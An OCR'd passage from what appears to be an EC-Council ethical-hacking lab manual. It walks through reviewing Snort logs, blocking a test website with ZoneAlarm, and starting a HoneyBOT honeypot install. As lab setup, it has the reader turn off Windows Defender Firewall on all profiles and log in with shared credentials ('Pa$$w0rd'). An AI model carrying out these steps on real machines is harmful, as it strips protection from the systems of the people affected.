


Figure 1.1.22: Exiting Snort by pressing Ctrl+C

TASK 1.7

Examine Log File

70. Go to the **C:\Snort\log\10.10.10.10** folder and open the **ICMP_ECHO.ids** file with **Notepad++**. You see that all the log entries are saved in the **ICMP_ECHO.ids** file.

Note: The folder name **10.10.10.10** might vary in your lab environment, depending on the IP address of the **Windows 10** machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.23: Saved Snort logs

Note: This means that whenever an attacker attempts to connect or communicate with the machine, Snort immediately triggers an alarm.

Note: This will make you aware of the intrusion and can thus take certain security measures to disconnect the lines of communication with the attacker's machine.

71. Close all open windows in the **Windows 10** and **Windows Server 2019** virtual machines and shut down the **Windows Server 2019** virtual machine.

TASK 2

Detect Malicious Network Traffic using ZoneAlarm FREE FIREWALL 2019

ZoneAlarm FREE Firewall 2019 blocks attackers and intruders from accessing your system. It manages and monitors all incoming and outgoing traffic and shields the network from hackers, malware, and other online threats that put network privacy at risk, and monitors programs for suspicious behavior spotting and stopping new attacks that bypass traditional anti-virus protection.

Note: Ensure that the **Windows 10** virtual machine is running.

1. Launch the **Windows Server 2019** virtual machine.
2. Before starting this task, we will browse an unwanted website in the **Windows 10** machine. Assume that **www.moviescope.com** is an unwanted site that is not supposed to be browsed in your network.

Note: **www.moviescope.com** is a local website that is hosted and configured in the **Windows Server 2019** machine.

3. In the **Windows 10** machine, open any browser (here, **Google Chrome**) and type **www.moviescope.com** in the address bar and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. As you can observe that **www.moviescope.com** can be browsed in the **Windows 10** machine.
5. In this task, we are going to block this site from browsing. Close the **Google Chrome** browser.

TASK 2.1

Browse MovieScope Website




Figure 1.2.1: www.moviescope.com site accessible

TASK 2.2

Install ZoneAlarm Firewall

ZoneAlarm FREE Firewall 2019 prevents identity theft by guarding your data, and erases your tracks allowing you to surf the web in complete privacy. Furthermore, it locks out attackers, blocks intrusions, and makes your PC invisible online. Additionally, it filters out annoying, as well as potentially dangerous, email.

6. In the **Windows 10** machine, navigate to **E:\CEH-Tools\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Firewalls\ZoneAlarm FREE FIREWALL 2019** and double-click **zafwSetupWeb_158_023_18219.exe** to install ZoneAlarm FREE FIREWALL 2019.
7. If the **User Account Control** pop-up appears, click **Yes**.
8. The **ZoneAlarm Free Firewall Install** wizard appears; check **By clicking here, you accept the terms of the Privacy Policy**, and then click **Custom Install**.




Figure 1.2.2: ZoneAlarm Custom Install

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The **End User License Agreement** wizard appears; click **Agree >**.




Figure 1.2.3: ZoneAlarm License Agreement

10. In the **Application Control Mode** wizard, ensure that the **Set Application Control to AUTO-LEARN mode** option is selected, and click **Next >**.
11. By choosing this mode, Zone Alarm Firewall configures the security settings based on behavior and automates this process for your network.




Figure 1.2.4: ZoneAlarm Application Control Mode

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Click the **Skip** button in the **Add our Free Chrome Extension for Safer Browsing** wizard.

Note: If you wish to enable this option, click **Add to Chrome**. In this task, we are choosing to skip this option.



Figure 1.2.5: ZoneAlarm Chrome Extension

13. ZoneAlarm Free Firewall starts downloading and configuring the components to your machine.
14. Wait until the installation is completed: this may take a few minutes to install.




Figure 1.2.6: ZoneAlarm Downloading Components

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. The **Installation was Successful!** wizard appears; click **FINISH**.
16. As soon as you click the **Finish** button, the ZoneAlarm webpage opens in your default browser window; close the browser.




Figure 1.2.7: ZoneAlarm installation success

TASK 2.3

Configure ZoneAlarm Firewall

17. The **ZoneAlarm** main window appears, as shown in the screenshot. Click the **FIREWALL** button to configure the firewall settings.



Figure 1.2.8: ZoneAlarm main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. In the **FIREWALL** tab, click **View Zones** under the **Basic Firewall** section.



Figure 1.2.9: ZoneAlarm Firewall settings

TASK 2.4

View Zones

19. The **Firewall Settings** window appears with the **View Zones** tab selected; click **Add >>** and click the **Host/Site** option from the menu, as shown in the screenshot.




Figure 1.2.10: ZoneAlarm View Zones

20. The **Add Zone** window appears; choose the following:
    a. Zone: **Blocked**
    b. Hostname: **www.moviescope.com**
    c. Description: **Block This Site**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

d. Click **Lookup**; by doing this, we are blocking unwanted sites from browsing

21. You can provide any site that you wish to block.

Note: **www.moviescope.com** is the local website that is configured on Windows Server 2019.



Figure 1.2.11: ZoneAlarm Adding Zone

22. As soon as you click **Lookup**, the IP address of **www.moviescope.com** appears in the text field; click **OK**.




Figure 1.2.12: ZoneAlarm Adding Zone

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. The newly added rule appears in the **View Zones** section, as shown in the screenshot; click **OK**.




Figure 1.2.13: ZoneAlarm newly created rule

24. Open any browser (here, **Google Chrome**) and now try to browse the blocked website, that is, www.moviescope.com.

25. As you have created a rule in ZoneAlarm Firewall to block **www.moviescope.com** from browsing, you will receive a message as **Your Internet access is blocked**.




Figure 1.2.14: www.moviescope.com site blocked

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: This is how you can block access for unwanted sites from browsing.

26. Before proceeding for the next task, go to the **ZoneAlarm Firewall Settings** window, select the newly created rule in the **View Zones** section, click **Remove**, and click **OK**.

Note: If a **Delete Confirmation** pop-up appears, click **Yes**.

27. This will remove the block access for the **www.moviescope.com** site.




Figure 1.2.15: ZoneAlarm removing www.moviescope.com from block list

28. Close the ZoneAlarm main window.
29. Click **Show hidden icon** ( ) from the lower right section of **Desktop**. Right-click the **ZoneAlarm** icon and click **Exit** from the context menu.

Note: If a **Shut down** pop-up appears, click **Yes**.

30. Restart the **Windows 10** virtual machine.
31. After the system reboots, log in with the credentials **Admin** and **Pa$$w0rd**.
32. **Uninstall** ZoneAlarm in the **Windows 10** machine. To do so, launch **Control Panel → Programs and Features**. In the **Programs and Features** window, choose **ZoneAlarm Free Firewall** and click **Uninstall**. Follow the wizard-driven uninstallation process to remove ZoneAlarm from the **Windows 10** machine.
33. After the uninstallation is completed, you will receive a prompt to restart the machine; click **Yes** to restart.
34. Once the system reboots, turn off the **Windows Defender Firewall**.
    a. In the **Windows Defender Firewall** window, click the **Turn Windows Defender Firewall on or off** link in the left pane of the window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can also use other firewalls such as **ManageEngine Firewall Analyzer** (https://www.manageengine.com), **pfSense** (https://www.pfsense.org), **Sophos XG Firewall** (https://www.sophos.com), and **Comodo Firewall** (https://personalfirewall.comodo.com) to block access to a particular website or IP address.

b. In the **Customise Settings** window, select the **Turn off Windows Defender Firewall (not recommended)** radio button for all Domain, Private and Public network settings, and then click **OK**

c. Again, in the **Windows Defender Firewall** window, click **Advanced settings** link in the left pane

d. Once the **Windows Defender Firewall with Advanced Security** appears on the screen, click the **Windows Defender Firewall Properties** link in the **Overview** section

e. The **Windows Defender Firewall with Advanced Security on Local Computer Properties** window appears; in the **Domain Profile** tab, choose **Off** from the **Firewall state** drop-down list. Then, navigate to the **Private Profile** and **Public Profile** tabs and ensure that the **Firewall state** is **Off**. Click **Apply**, and then click **OK**

35. Close all open windows.
36. Turn off the **Windows Server 2019** virtual machine.

TASK 3 Detect Malicious Network Traffic using HoneyBOT

Here, we will use the HoneyBOT tool to detect malicious network traffic.

Note: Ensure that the **Windows 10** virtual machine is running.

1. Turn on the **Windows Server 2016** and **Parrot Security** virtual machines.
2. In the **Windows Server 2016** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.

HoneyBOT is a medium interaction honeypot for windows. A honeypot creates a safe environment to capture and interact with unsolicited traffic on a network. HoneyBOT is an easy-to-use solution that is ideal for network security research or as part of an early-warning IDS.

3. Navigate to **Z:\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Honeypot Tools\HoneyBOT**. Double-click **HoneyBOT_018.exe** to launch the HoneyBOT installer. Follow the wizard-driven steps to install HoneyBOT.

Note: If the **User Account Control** window appears, click **Yes**.

4. Once the installation of HoneyBOT completes, in the **Completing the HoneyBot Setup Wizard** window, uncheck the **Launch HoneyBOT** option, click **Finish**.
